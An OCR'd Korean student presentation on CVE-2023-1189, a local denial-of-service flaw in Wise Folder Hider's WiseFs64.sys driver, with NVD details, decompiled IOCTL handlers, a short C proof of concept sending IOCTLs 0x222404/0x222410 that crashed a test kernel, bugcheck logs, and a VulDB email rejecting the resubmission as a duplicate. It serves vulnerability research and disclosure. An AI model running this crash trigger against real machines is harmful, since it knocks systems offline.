CVE-2023-1189
듀플이 된 건에 대하여

30305 송은우

CVE-2023-1189

- what is CVE-2023-1189?
- Wise Folder Hider
- CVE-2023-1189 flow


analysis flow

- patch diffing
- PoC development

report

- author a report
- report a vulnerability

Vulnerabilities by type & year



CVE-2023-1189 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Current Description

A vulnerability was found in WiseCleaner Wise Folder Hider 4.4.3.202. It has been declared as problematic. Affected by this vulnerability is the function 0x222400/0x222404/0x222410 in the library WiseFs64.sys of the component IoControlCode Handler. The manipulation leads to denial of service. An attack has to be approached locally. The exploit has been disclosed to the public and may be used. The identifier VDB-222361 was assigned to this vulnerability.

QUICK INFO

CVE Dictionary Entry:
CVE-2023-1189
NVD Published Date:
03/06/2023
NVD Last Modified:
11/21/2024
Source:
VulDB

All-In-One Products

- Wise Care 365

Data & Security Products

- Wise Data Recovery
- Data Recovery for Mac
- Wise Folder Hider

Productivity Products

- WiseX
- Wise ImageX
- Wise PDF Editor
- Wise Note

Performance Products

- Wise Registry Cleaner
- Wise Disk Cleaner
- Wise Program Uninstaller
- Wise Memory Optimizer
- Wise Game Booster
- Wise System Monitor
- Wise PC 1stAid
- Wise Plugin Manager

Utility Tools


- Checkit
- Wise Toys
- Wise Duplicate Finder
- Wise Hotkey
- Wise Reminder
- Wise JetSearch
- Wise Auto Shutdown
- Wise Force Deleter
- Wise Windows Key Finder


Multimedia Tools

- YouTube Video Downloader
- Wise Video Converter
- Wise Video Player

Incognito Search

- Euask.com





Applications
Kernel
CPU
Memory
Devices

Wise Folder Hider

Wise Folder Hider

허공을 향해서
마치 시트콤의 한장면인것마냥 따봉 하기

모든것이 잘 풀리고 있는것처럼
(아무것도 풀리지않고있음에도 불구하고)


DriverEntry
DispatchTable[14] (IRP_MJ_DEVICE_CONTROL)
dispatchDeviceControl
handleControlDeviceIoctl
IOCTL code
0×222400
0×222404
0×222410
:(
Your device ran into a problem and needs to restart. We're just collecting some error info, and then you can restart.
100% complete

:(

Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete


For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:


Stop code: CRITICAL_PROCESS_DIED


```
switch ( LowPart )
{
  case 0x222400u:
    *&Buffer->Type = 222;
    irp->IoStatus.Information = 4LL;
    break;
  case 0x222404u:
    qword_140006318 = *&Buffer->Type;
    break;
  case 0x222408u:
    if ( !Buffer || Options < 0x19 || *&Buffer->Type != Options || Information != 8 )
      goto LABEL_12;
    v4 = sub_1400034A0(Buffer);
    if ( v4 >= 0 )
      irp->IoStatus.Information = 8LL;
    break;
  case 0x22240Cu:
    if ( !Buffer || Options < 0x19 || *&Buffer->Type != Options )
      goto LABEL_12;
    v4 = sub_1400038F0(Buffer);
    break;
  case 0x222410u:
    v4 = sub_1400036D0(*&Buffer->Type, irp, Options);
    break;
  case 0x222414u:
    v4 = sub_1400039E0(Buffer);
    irp->IoStatus.Information = ByteOffset.LowPart;
    break;
  default:
    goto LABEL_69;
}
```

```
v10 = v7 - 0x222400;
if ( !v10 )                                     // 0x222400
{
  if ( MasterIrp && v9 == 4 )
  {
    *&MasterIrp->Type = 434;
    v6 = 0;
    a2->IoStatus.Information = 4;
    goto LABEL_59;
  }
  goto LABEL_38;
}
v11 = v10 - 4;
if ( !v11 )                                     // 0x222404
{
  qword_140007388 = *&MasterIrp->Type;
  goto LABEL_59;
}
v12 = v11 - 4;
if ( v12 )                                      // 0x222408
{
  v13 = v12 - 4;
  if ( v13 )                                    // 0x22240C
  {
    v14 = v13 - 4;
    if ( v14 )                                  // 0x222410
    {
      if ( v14 == 4 )                           // 0x222414
      {
        v6 = sub_140002DE4(MasterIrp, &v22, v14, v8);
        a2->IoStatus.Information = v22;
      }
      goto LABEL_59;
    }
    v15 = (sub_140003BB4)(*&MasterIrp->Type, v9, v14, v8);
```





```
v10 = v7 - 0x222400;
if ( !v10 )                                     // 0x222400
{
  if ( MasterIrp && v9 == 4 )
  {
    *&MasterIrp->Type = 434;
    v6 = 0;
    a2->IoStatus.Information = 4;
    goto LABEL_59;
  }
  goto LABEL_38;
}
v11 = v10 - 4;
if ( !v11 )                                     // 0x222404
{
  qword_140007388 = *&MasterIrp->Type;
  goto LABEL_59;
}
v12 = v11 - 4;
if ( v12 )                                      // 0x222408
{
  v13 = v12 - 4;
  if ( v13 )                                    // 0x22240C
  {
    v14 = v13 - 4;
    if ( v14 )                                  // 0x222410
    {
      if ( v14 == 4 )                           // 0x222414
      {
        v6 = sub_140002DE4(MasterIrp, &v22, v14, v8);
        a2->IoStatus.Information = v22;
      }
      goto LABEL_59;
    }
    v15 = (sub_140003BB4)(*&MasterIrp->Type, v9, v14, v8);
```







```
v10 = v7 - 0x222400;
if ( !v10 )                                     // 0x222400
{
  if ( MasterIrp && v9 == 4 )
  {
    *&MasterIrp->Type = 434;
    v6 = 0;
    a2->IoStatus.Information = 4;
    goto LABEL_59;
  }
  goto LABEL_38;
}
v11 = v10 - 4;
if ( !v11 )                                     // 0x222404
{
  qword_140007388 = *&MasterIrp->Type;
  goto LABEL_59;
}
v12 = v11 - 4;
if ( v12 )                                      // 0x222408
{
  v13 = v12 - 4;
  if ( v13 )                                    // 0x22240C
  {
    v14 = v13 - 4;
    if ( v14 )                                  // 0x222410
    {
      if ( v14 == 4 )                           // 0x222414
      {
        v6 = sub_140002DE4(MasterIrp, &v22, v14, v8);
        a2->IoStatus.Information = v22;
      }
      goto LABEL_59;
    }
    v15 = (sub_140003BB4)(*&MasterIrp->Type, v9, v14, v8);
```


REPORT





REPORT



```c
#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>

#define SymLinkName L"\\\\.\\WiseFS"

HANDLE hDevice;

int main(int argc, char* argv[]) {
    DWORD dwWrite = 0;

    hDevice = CreateFileW(SymLinkName, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("failed to CreateFile\n");
        return 1;
    }

    // case 0x222400
    // DeviceIoControl(hDevice, 0x222400, NULL, 0, NULL, 0, &dwWrite, NULL);

    // case 0x222404
    // DeviceIoControl(hDevice, 0x222404, NULL, 0, NULL, 0, &dwWrite, NULL);

    // case 0x222410
    // DeviceIoControl(hDevice, 0x222410, NULL, 0, NULL, 0, &dwWrite, NULL);

    CloseHandle(hDevice);
    return 0;
}
```


```c
#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>

#define SymLinkName L"\\\\.\\WiseFS"

HANDLE hDevice;

int main(int argc, char* argv[]) {
    DWORD dwWrite = 0;

    hDevice = CreateFile(SymLinkName, GENERIC_READ | GENERIC_WRITE, 0, NULL, 3, 4, NULL);
    if (hDevice == INVALID_HANDLE_VALUE) {
        printf("failed to CreateFile\n");
        return 1;
    }

    // case 0x222404
    // DeviceIoControl(hDevice, 0x222404, NULL, 0, NULL, 0, &dwWrite, NULL);

    // case 0x222410
    // DeviceIoControl(hDevice, 0x222410, NULL, 0, NULL, 0, &dwWrite, NULL);

    return 0;
}
```

0x222404

```
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x0000003b
                       (0x00000000C0000005,0xFFFFF8063E9213F2,0xFFFF948D8CDC6C80,0x0000000000000000)


A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.
```

0x222410

```
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x0000003b
                       (0x00000000C0000005,0xFFFFF8066E1E137B,0xFFFFFE0ACE0E4C80,0x0000000000000000)


A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.
```



취약점 종류

제보자 정보

취약한 버전

취약점 영향

기술적인거

PoC

vuldb.com

next generation vulnerability management

bugcrowd

See
Security
Differently™

WiseCleaner

VulDB Support Team <support@vuldb.com>
나에게

2025년 12월 14일 (일) PM 7:45

Dear le0s1mba,

You have submitted a new vulnerability item to be reviewed:

* Submit #704246
* Title: WiseCleaner Wise Folder Hider 5.0.9.239 Denial of Service
* Disclosure: https://le0s1mba.notion.site/Wise-Folder-Hider-5-0-9-239-2bcbdb69198e8049b681cfcc7da8e48f

Our team did review your submission and identified it as an already known vulnerability. This is not eligible for a new entry and therefore merged it into this existing entry:

* https://vuldb.com/?id.222361

Take a look at the following articles to understand how we handle duplicates and when we merge entries:

* https://vuldb.com/?kb.splitting

You may still enhance the existing entry or commit further changes with the edit feature:

* https://vuldb.com/?edit.222361

Please always use the search feature and confirm with other sources to prevent duplicate submissions in the future as large quantities of weak submissions might lead to limitation of your submit capabilities:

* https://vuldb.com/?kb.weaksubmission

Thank you for your participation. We hope to see more of your submissions in the future.

Your VulDB Moderation Team

Submit info edit

Accepted

- Submit #96004: Wise Folder Hider, WiseFs64.sys, DoS (by Zeze7w)

Duplicate

- Submit #704246: WiseCleaner Wise Folder Hider 5.0.9.239 Denial of Service (by le0s1mba)

Q & A